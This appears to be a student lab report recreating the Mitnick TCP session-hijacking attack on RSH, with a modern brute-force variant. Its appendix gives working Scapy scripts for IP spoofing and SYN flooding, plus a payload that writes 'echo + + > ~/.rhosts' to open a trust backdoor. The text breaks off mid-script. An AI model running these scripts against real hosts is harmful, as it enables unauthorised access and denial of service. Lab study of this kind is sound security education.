Long Do

Lab Report

I. Introduction to the Mitnick Attack

The Mitnick Attack, named after Kevin Mitnick, is an attack on RSH allowing for remote execution of terminal commands without appropriate authentication. At its core the attack is a TCP session hijacking attack, which is dependent on the attacker correctly guessing the server's ISN to send a forged ACK packet to the server and establish a TCP session. Before giving an overview of the attack, we give a brief overview of RSH.

A. Note on RSH

RSH is a remote-shell protocol. As an earlier protocol, it was not designed very securely and is now replaced by SSH (Secure Shell). This lack of security includes authentication, which we exploit. Authentication for RSH happens by cross-referencing whitelisted IPs in the `~/.rhosts` file. If an incoming packet with the destination port on which RSH is listening hase a source-IP found in the `~/.rhosts` file, then the remote server accepts the connection. In the attack Mitnick leverages the whitelisting of the "*Trusted Server*" IP by the "*X-Term*" machine to initiate a fraudulent connection on behalf of *Trusted Server*.

It is worth noting that two connections must be established for RSH to work. The first connection is initiated by the server, and the ACK packet at the end of the handshake contains the command to be executed by the remote server. After this handshake takes place, a second connection is initiated by the server for sending error messages to the client. The client's command is only executed if the second connection is established successfully.



Figure 1.1: sequence diagram showing the initiation of two connections. Only after the final ACK packet is sent in the second handshake is the command sent by *Trusted Server* executed.

B. An overview of Mitnick's Attack

The attack is quite simple. Mitnick does the following:

i) SYN-flood the Trusted Server, causing it to go offline.
ii) Send a spoofed SYN packet to X-Terminal's originating from Trusted Server's IP
iii) Send a spoofed ACK packet with ACK number corresponding to ISN from X-Terminal's SYN-ACK packet with the following terminal command in the payload: `echo + + > ~/.rhosts`
iv) Send a spoofed SYN/ACK packet with ACK number corresponding to ISN of X-Terminal's SYN packet to establish the connection for the error message channel



Figure 1.2: Sequence diagram of Mitnick's Attack

II. Mimicking Mitnick's Attack in a Lab Environment

Mitnick's attack requires the attacker to perform SYN-floods in order to cause the trusted server to crash. As this is not possible on modern systems, we simply disconnect the server from the network to emulate it being hit offline. Since the server is disconnected, it's not discoverable by ARP on the X-term machine, so we make a manual ARP entry for the trusted server so that X-term does not make ARP queries for an offline machine when sending responses to spoofed packets. Another potential remedy would be to establish a genuine RSH session, so that there would be some legit traffic between the trusted server and the X-term before the attack which would result in an ARP entry being cached, and then performing the attack while the ARP entry is in cache. We opt to create a manual ARP entry.



Figure 2.1: Notice the Flags Mask of the trusted server which has the IP 10.0.2.5 before and after being permanently added to the ARP table.

The attack was also dependent on Mitnick being able to reliably predict the server's ISN. Since ISNs are random (or pseudorandom in some cases… to be discussed later in Section III), predictability is no longer a capability that we have on our systems. As such, we emulate Mitnick's ability to predict the ISN by eavesdropping *only* for the sake of reading the server's ISN.

Another point that is worth to notice is that on modern systems RSH is deprecated, and the command "rsh" is actually an alias for SSH. Therefore, we install a package (RSH-redone) which installs the vulnerable version of RSH, and removes the alias linking "rsh" to "ssh".

After these initial set-ups, we proceed to step 1 of the lab which is sending the x-term a spoofed SYN packet using the trusted server IP address as source address. The code for this section is in **Appendix 2.1** or 2-1_send-spoofed-SYN.py.

This will trigger a SYN/ACK response from the x-term to the trusted server IP (spoofed IP). However, since the trusted server has been taken down in the previous step. We can observe the retransmission protocol as in the picture below.



Figure 2.2: X-term machine responses to spoofed SYN packet with SYN/ACK. The retransmission that is highlighted in red is the result of unreachable destination since the server has been taken down.

The next step is important as we try to complete the first three-ways handshake by responding to the SYN/ACK with an ACK packet. In this section, we assume to sniff the packet to get the sequence number of the SYN/ACK (although in reality, Mitnick was an off-path attacker. As stated previously, the motivation behind this simplification is that with the older systems, Mitnick was able to reliably know the ISN). The connection is established if and only if the attacker can respond with the correct ACK number. The Code for this section is at **Appendix 2.2** or 2-2_send-spoofed-ACK.py.



Figure 2.4: At line No.15, the first connection is established. Also, pay attention to the initialization of the second handshake by the xterm on line No.16 with a different socket (same IP but different source port).

Similarly, the task for the attacker is to send the response SYN/ACK packet with the correct ack number. In addition, he also needs to work on a different socket than before. The code for this section is at **Appendix 2.3** or 2-3_send-spoofed-SYNACK.py.



Figure 2.5: At line No.25, we can see the SYN/ACK response from the attacker to the xterm. After that, the second three way handshake is finally established. All the payload in the first connection is executed at this step.



Figure 2.6: We are able to modify the .rhosts file using the command in the payload. This allows us to set up a backdoor that we can access this computer later on.

III. Modifying Mitnick's Attack: a Modern Approach

A. Revisiting our attacker model

We update systems to Ubuntu 20.04 (although theoretically, the two versions should behave similarly). On modern systems, a couple of things from Mitnick's attack wouldn't work.

1. ISNs are not predictable.
   ISNs are now random (or in some cases pseudorandom). In our previous rendition of this lab we sniff the ISN to emulate predictability. We now remove this simplification, as we do not have predictability in modern day. We discuss guessing the ISN without this simplification in the following subsection.
2. Systems do not typically crash when SYN-flooded anymore.
   Working this into our scenario takes a little bit of creativity. Since the Trusted Server cannot be hit offline by a SYN-flood attack, we come up with a scenario where the Trusted Server has a firewall blacklists an IP after receiving too much unexpected behavior (specifically unsolicited SYN/ACK packets from that IP address), causing it to become non-RSTing. The firewall rules look like this:

```
iptables -A INPUT -p tcp --tcp-flags SYN,ACK SYN,ACK -m recent
--update --seconds 60 --hitcount 20 -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,ACK SYN,ACK -m recent --set
-j ACCEPT
```

In English, if we receive too many unsolicited SYN/ACK packets (20 in one minute) from the same source-IP, block future traffic from the source-IP.

B. Guessing the ISN

The ISN is a 32-bit number, this would require many attempted forgeries to "guess" correctly; however, a mechanism which we initially thought may help us reduce the number of forgeries (and also kill two birds with one stone by triggering the firewall rule mentioned in the previous subsection) would be causing the X-Terminal machine to invoke SYN cookies by SYN-flooding the machine. This would (in theory) cause the first eight bits of the ISN to become known to the attacker (as they are the timestamp and MSS… again in theory), meaning that the attacker would only have to guess the final 24 bits. There is not much work surrounding this idea beyond a single preprint[1], but at face value the idea is promising.

[1] Shah, D., & Kumar, V. (2018). TCP SYN cookie vulnerability. *arXiv preprint arXiv:1807.08026*.

In practice, this doesn't work. As outlined by RFC 4987 Sec. 3.6, "The exact mechanism for encoding state into the SYN-ACK sequence number can be implementation dependent". In the Linux kernel, all 32-bits of the ISN are pseudorandom. This can be seen in the kernel in *syncookies.c* (see source code)[2], where the SYN cookie which is generated (on line 107, see screenshot below) is the summation of some non-random values with two outputs of the *cookie_hash* function (line 45) which generates a pseudorandom SipHash, so the resulting 32-bit integer of the summation is pseudorandom.

```
107             return (cookie_hash(saddr, daddr, sport, dport, 0, 0) +
108                     sseq + (count << COOKIEBITS) +
109                     ((cookie_hash(saddr, daddr, sport, dport, count, 1) + data)
110                      & COOKIEMASK));
```

C. Attack flow

The modified attack-flow goes as follows:

1) SYN-flood the X-Terminal machine
   Although we no longer make use of SYN cookies, we still want the Trusted Server to receive many unsolicited SYN/ACK packets from the X-Terminal so that it blocks further communication with X-Terminal and becomes non-RSTing. (We could alternatively send spoofed SYN/ACK packets *directly* to Trusted Server, but we opt to make the X-Terminal direct responses to Trusted Server).
   The code with comments for this can be found in **Appendix 3.1** or 3-1_syn-flood.py
2) We send a single spoofed SYN packet using source port 1152, and then make 2^32 ACK packets with Mitnick's payload, submitting iterative guesses for the ISN.
   The code with comments for this can be found in **Appendix 3.2** or 3-2_send-SYN_guess-ACK.py
3) Finally, we submit 2^32 guesses for the ACK number for the spoofed SYN/ACK response to establish the second TCP connection for RSH
   The code with comments for this can be found in **Appendix 3.3** or 3-3_guess-SYNACK.py

[2] https://github.com/torvalds/linux/blob/master/net/ipv4/syncookies.c



Figure 3.1: The attack demonstrated by sequence diagram. Start with SYN flood to cause Trusted Server firewall to trigger. Then initiate a new connection and make guesses.

D. Problems with the attack's practicality

The main issue with this attack is timing. Not only do we have to guess 2^32 ISNs before the initial connection times out, but we then have to guess another 2^32 ISNs to establish the second connection *before the initial connection times out* since we need to establish both connections for the payload to be executed.

IV. Takeaways

From the viewpoint of an average user, it's crucial to keep your software updated. The successful execution of the Mitnick attack was primarily due to the use of an outdated version of RSH, which has since been superseded by SSH. The authentication mechanism of RSH was flawed and was the main reason why the Minitick attack was possible. Therefore, keeping using RSH will put users at risk. Additionally, in our laboratory exercise, we used an older Ubuntu version (13.04) that supported Syn-cookie, but it wasn't activated by default.However , modern Linux versions now enable the Syn-cookie feature by default.

The second key takeaway from our experience is the practical demonstration of how syn-cookies function, especially in the context of modern operating systems responding to SYN-flood attacks. Furthermore, as highlighted in the earlier segment, the strategy of attempting to guess and test every combination of the 24-bit ISN field is impractical and unfeasible. At least for academic learners like us; however, if there is an attacker (NSA, foreign government agencies,etc) out there who has the resources such as a fast computer and a lightning internet speed, the attack will be feasible for them.

Appendix

Section 2: Recreating the Classical Mitnick Attack

2.1: Sending initial spoofed SYN packet (2-1_send-spoofed-SYN.py)

```
from scapy.all import *
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

x_ip = "10.0.2.7" # X-Terminal
x_port = 514 # Port number used by X-Terminal

rv_ip = "10.0.2.8" # The trusted server
srv_port = 1023 # Port number used by the trusted server

# Set fields for spoofed pkt
ip = IP(src=rv_ip,dst=x_ip)
tcp = TCP(sport = srv_port,dport = x_port,flags = "S",seq =
778933536)
spoof = ip/tcp
send(spoof,verbose = 0)
```

Code 2.1: In this code the IP address of the x-term is 10.0.2.7 and the spoofed IP is 10.0.2.8. Notice that the RSH's socket on the x-term is always listening on port 514. The seq value stands for the sequence number in this case, it could be anything.

2.2: Sending spoofed ACK packet in response to SYN/ACK (2-2_send-spoofed-ACK.py)

```
from scapy.all import *
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit
```

```
x_ip = "10.0.2.7" # X-Terminal
x_port = 514 # Port number used by X-Terminal

srv_ip = "10.0.2.8" # The trusted server
srv_port = 1023

def spoof(pkt):
  old_ip  = pkt[IP]
  old_tcp = pkt[TCP]

  # Check whether it is a SYN+ACK packet or not;
  if(old_tcp.flags==0x12):
    # Construct the IP header of the response
    ip =IP(src=srv_ip, dst=x_ip)

    # Construct TCP header for ACK packet, we use the ISN acquired
from sniffing for the ACK packet,
    #   No other sniffed information is used.
    tcp= TCP(sport=srv_port, dport=x_port, flags="A", seq=778933537,
ack = old_tcp.seq + 1)

    # Construct our payload. Specify port 9090 for 2nd connection
    data = '9090\x00seed\x00seed\x00echo + + > ~/.rhosts\x00'

    pkt = ip/tcp/data
    send(pkt, verbose=0)

# Sniff for incoming packet from X-Terminal so that we can get the
ISN for our ACK packet
#   This is to simulate Mitnick's ability to reliably predict the
server ISN
myFilter = 'tcp and src host 10.0.2.7'
sniff(filter=myFilter, prn=spoof)
```

Code 2.2: There are three important takeaways from this code. First the attacker needs to check that if he is dealing with the SYN/ACK packet, this is checked by using the if command to see if the flag is set using the S and A bit. Second, he needs to set the ack number to be equal the SYN/ACK's seq number plus 1. The seq number is set to his previous value. Finally, the payload is included in this step; however, it won't be executed yet until the second connection is established.

2.3: Sending spoofed SYN/ACK in response to server's SYN (2-3_send-spoofed-SYNACK.py)

```
from scapy.all import *
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

def spoof(pkt):
  old_ip  = pkt[IP]
  old_tcp = pkt[TCP]
  # Print out debugging information
  tcp_len = old_ip.len - old_ip.ihl * 4 - old_tcp.dataofs * 4
  # TCP data length
  print("{}:{} -> {}:{}  Flags={} Len={}".format(old_ip.src,
old_tcp.sport, old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

  x_ip = "10.0.2.7" # X-Terminal
  x_port = 1022# Port number used by X-Terminal

  srv_ip = "10.0.2.8" # The trusted server
  srv_port = 9090 # port number used, specified by payload in 2.2

  if(old_tcp.flags=="S"):
    ip =IP(src=srv_ip, dst=x_ip)
    tcp= TCP(sport=srv_port, dport=x_port, flags="SA",
seq=3958269143,ack = old_tcp.seq + 1)
    spoof_SA = ip/tcp
    send(spoof_SA,verbose = 0)
```

```
myFilter = 'tcp and src host 10.0.2.7'
sniff(filter=myFilter, prn=spoof)
```

Code 2.3: Check if he is dealing with a SYN packet, and set the responding packet with SYN/ACK flag and the ack number is the sequence number of the SYN plus one. Notice that he set seq = 3958269143. This value could be anything. The result is as followed:

Section 3: Modernizing the Mitnick Attack

3.1: SYN-flooding X-Terminal server, triggering Trusted Server firewall (3-1_SYN-flood.py)

```
from scapy.all import *

x_ip = "10.0.2.11" # X-Terminal
x_port = 514 # Port number used by X-Terminal

srv_ip = "10.0.2.12" # The trusted server
srv_ISN = 778933536

# Send many (500) spoofed SYN packets so that X-Term sends
#  many unsolicited SYN/ACK packets to Trusted Server
for i in range(1024, 1524):
  ip = IP(src=srv_ip,dst=x_ip)
  tcp = TCP(sport = i,dport = x_port,flags = "S",seq = srv_ISN)
  spoof = ip/tcp
  send(spoof,verbose = 0)
```

3.2: Send spoofed ACK to server (2^32 guesses) (3-2_send-SYN_guess-ACK.py)

```
from scapy.all import *

x_ip = "10.0.2.11" # X-Terminal
x_port = 514 # Port number used by X-Terminal

srv_ip = "10.0.2.12" # The trusted server
srv_port = 1524
srv_ISN = 778933536

ip = IP(src=srv_ip,dst=x_ip)

